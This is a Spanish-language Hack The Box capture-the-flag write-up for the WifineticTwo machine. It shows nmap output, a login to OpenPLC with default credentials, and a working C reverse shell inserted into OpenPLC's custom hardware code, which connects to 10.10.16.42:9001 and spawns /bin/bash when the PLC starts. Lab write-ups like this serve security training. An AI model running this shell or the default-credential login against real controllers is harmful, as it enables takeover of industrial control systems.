HACKTHEBOX

Informe de seguridad sobre la maquina WifineticTwo

Empresa Municipal de ciberseguridad de la comunidad de Madrid, SAU

¡Ejercicio htb!

Consultoría en la comunidad de Madrid.

By s7v3n

Índice

1: Reconocimiento y escaneo de puertos

HACKTHEBOX

RECONOCIMIENTO DE PUERTOS EN LA MAQUINA:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)

| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)

|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)

8080/tcp open http-proxy Werkzeug/1.0.1 Python/2.7.18

|_http-server-header: Werkzeug/1.0.1 Python/2.7.18

| http-title: Site doesn't have a title (text/html; charset=utf-8).

|_Requested resource was http://10.10.11.7:8080/login

| fingerprint-strings:

| FourOhFourRequest:

| HTTP/1.0 404 NOT FOUND

| content-type: text/html; charset=utf-8

| content-length: 232

| vary: Cookie

| set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZfsYtw.9YIknRXFxT4hRRNJNpyQyQGnT2E; Expires=Wed, 20-Mar-2024 17:16:19 GMT; HttpOnly; Path=/

| server: Werkzeug/1.0.1 Python/2.7.18

| date: Wed, 20 Mar 2024 17:11:19 GMT

| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

| <title>404 Not Found</title>

| <h1>Not Found</h1>

| The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

| GetRequest:

| HTTP/1.0 302 FOUND

| content-type: text/html; charset=utf-8

| content-length: 219

| location: http://0.0.0.0:8080/login


| vary: Cookie

| set-cookie: session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50Ijp0cnVlfQ.ZfsYtg.gslKzJwekXsSdU6mOXimyp-ZAJ4; Expires=Wed, 20-Mar-2024 17:16:18 GMT; HttpOnly; Path=/

```
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Wed, 20 Mar 2024 17:11:18 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.ZfsYtg.LpqjuDonTydSWjPaY8tkxSnjBNU; Expires=Wed, 20-Mar-2024 17:16:18 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Wed, 20 Mar 2024 17:11:18 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Mar 20 13:11:45 2024 -- 1 IP address (1 host up) scanned in 34.49 seconds
```


2: Reconocimiento del servidor Web

He identificado un gestor web, esté gestor se llama OpenPLC, es una amalgama de proyectos de código abierto para ofrecer un PLC funcional tanto el software como hardware, como una alternativa de bajo costo para la automatización y la investigación, investigando dentro del Panel de login observe que tenía como contraseñas las predeterminadas, las contraseñas son: openplc ; openplc




2.1: Reconocimiento del servidor Web 2

En el apartado “Programs” he identificado un pase para subir archivos, los cuales si consigo meter codigo malicioso en “.php” podré conseguir una “RCE” (remote code execution), *en un principio pensé que podría haber ido por hay pero me equivoque*.



He identificado que al abrir el archivo una vez subido, las tablas de la base de datos le apuntan, ¿como he identificado estó?, ¿Que sucede si el parametro “table_id=17” lo modifico?


Ésto sucede:



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

En el apartado del gestor “Hardware he encontrado un apartado el cual me permite inyectar código para luego ejecutarlo como un script, el lenguaje de programación que se utiliza es “C”, por lo que al identificar esto me propongo a tirarme una revershell en “C”




```
// This function is called by OpenPLC in a loop. Here the internal output
// buffers must be updated with the values you want. Make sure to use the mutex
// bufferLock to protect access to the buffers on a threaded environment.
//-----------------------------------------------------------------------------
void updateCustomOut()
{
 int port = 9001;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.10.16.42");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/bash", NULL};
    execvp("/bin/bash", argv);

    return 0;
}
```

3: Explotación de la maquina y elevación de privilegios

Al darle a la opción “Start PLC” conseguiras que el scritp se ejecute y si estas en escucha con netcat por un puerto podras obtener tener una revershell.